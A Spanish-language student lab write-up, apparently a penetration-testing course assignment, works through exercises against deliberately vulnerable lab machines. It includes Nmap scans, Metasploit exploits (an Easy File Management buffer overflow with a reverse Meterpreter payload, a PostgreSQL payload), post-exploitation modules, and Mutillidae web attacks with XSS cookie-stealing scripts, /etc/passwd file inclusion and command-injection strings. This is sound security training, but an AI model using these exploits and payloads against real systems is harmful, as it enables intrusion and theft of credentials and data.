|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=www.web-file-management.com/organizationName=EFS Software Inc./stateOrProvinceName=California/countryName=US
| Not valid before: 2013-03-08T08:47:32
|_Not valid after:  2014-03-08T08:47:32
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
```





```
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: CEUPEPRACTICA-P; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: ceupepractica-p
|   NetBIOS computer name: CEUPEPRACTICA-P\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-06-17T15:32:37-07:00
|_clock-skew: mean: 4h44m50s, deviation: 3h30m00s, median: 2h59m50s
| smb2-time:
|   date: 2023-06-17T22:32:37
|_  start_date: 2023-06-17T21:57:09
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: CEUPEPRACTICA-P, NetBIOS user: <unknown>, NetBIOS MAC: 000c29475524 (VMware)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.46 seconds

┌──(kali㉿kali)-[~]
```

Analizando los resultados encontramos que el servicio Easy File Managment trabaja sobre los puertos 80 y 443. Realizamos una búsqueda en metasploit para buscar exploits para vulnerar el servicio Easy File Managment




Encontramos el exploit ‘windows/http/efs_fmws_userid_bof’ el cual usa un playload reverso ‘windows/meterpreter/reverse_tcp’ en el parámetro RHOST configuramos la ip victima ‘set RHOST 192.168.159.130’ y en el parámetro LHOST configuramos la ip atacante ‘set LHOST 192.168.159.132’ y configuramos el puerto local LPORT en 443 para establecer la comunicación ‘set LPORT 443’





Al correr el exploit logramos explotar la vulnerabilidad en el servicio Easy File Management Web Server logrando una conexión meterpreter



Ejercicio 5

Ejercicio 5 (20%): Post Explotación (15%)

Realiza alguna labor de post explotación en las máquinas comprometidas usando el módulo post de mestasploit.

Resolución: Para la resolución de este ejercicio explotaremos el servicio POSTGRES en la maquina metasploitable 2 luego usaremos un payload para ganar una sesión meterpreter


```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.159.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.159.128  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] 192.168.159.128:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/CoxUhfIJ.so, should be cleaned up automatically
[*] Started bind TCP handler against 192.168.159.128:4444
[*] Sending stage (1017704 bytes) to 192.168.159.128
[*] Meterpreter session 1 opened (192.168.159.129:36085 → 192.168.159.128:4444) at 2023-06-18 01:59:05 -0400
```

Luego de ganar la sesisión meterpreter la guardamos con el comando ‘background’ de esta forma podremos utilizar la sesión para utilizar los módulos post de metasploit


```
meterpreter > background
[*] Backgrounding session 2...
```

Vemos que la sesión se almaceno bajo el numero 2, por lo que la sesión numero dos debe ser utilizada como parámetro en los módulos post a utilizar, en este caso usaremos el módulo ‘linux/gather/enum_configs’ el cual extraer información relevante en la configuración de la maquina metasploitable – 192.168.159.130

```
msf6 post(linux/gather/enum_configs) > set SESSION 2
SESSION ⇒ 2
msf6 post(linux/gather/enum_configs) > show options

Module options (post/linux/gather/enum_configs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on
```



Con el símbolo [+] se marcarán los archivos de configuración que fueron almacenados localmente en la maquina atacante. Luego podremos realizar un cat a las rutas indicadas para leer la configuración que tiene el servidor metasploitable. En este ejemplo visualizamos la configuración actual del servicio samba del servidor para evaluar posibles vulnerabilidades



Ejercicio 6

Ejercicio 6: Auditoría web (35%)


En la máquina mestasploitable hay varias aplicaciones web, realiza una auditoría a la aplicación web multillidae alojada en dicha máquina. Realiza los siguientes ataques:

- XSS reflejado
- XSS almacenado
- CSRF
- Local File Inclusion
- Remote File Inclusion
- Command Injection
- SQL inyection


Resolución: Se realiza auditoria web a la aplicación multillidae dentro del servidor metasploitable – 192.168.159.128

XSS reflejado

Visitamos la URL http://192.168.159.128/mutillidae/index.php?page=dns-lookup.php



En el formulario Hostname/IP colocamos el siguiente script <script>alert(document.cookie)</script> y presionamos el botón Lookup DNS




Mostrando nuestra cookie en el navegador, esto implica que el elemento idTargetHostInput es vulnerable a XSS reflejado

```
<td class="label">Hostname/IP</td>
<td>
  <input type="text" id="idTargetHostInput"
  name="target_host" size="20"> == $0
</td>
```

XSS almacenado

Nos dirigimos a la URL http://192.168.216.128/mutillidae/index.php?page=add-to-your-blog.php




En la caja de comentarios colocamos el siguiente script <script>alert(document.cookie)</script> y presionamos el botón Save Blog Entry


Usando el script <script>alert(' prueba de auditoria web CEUPE')</script>

CSRF

Para este caso se configura burp suite



El cual nos muestra la captura de texto introducido




Local File Inclusión


Ejecutando la siguiente sentencia en el navegador:http://192.168.216.128/mutillidae/index.php?page=/etc/passwd, nos encontramos que el pagina web esta publicando los archivos locales.

Command Injection


Para la ejecución de comando se ejecuto el siguiente comando
www.ceupe.com; pwd



Obteniendo la ruta del directorio raíz se puede filtran con el comando grep para verificar los archivos que contengan la palabra passwords
www.ceupe.com; find /var/www/mutillidae | grep "password”

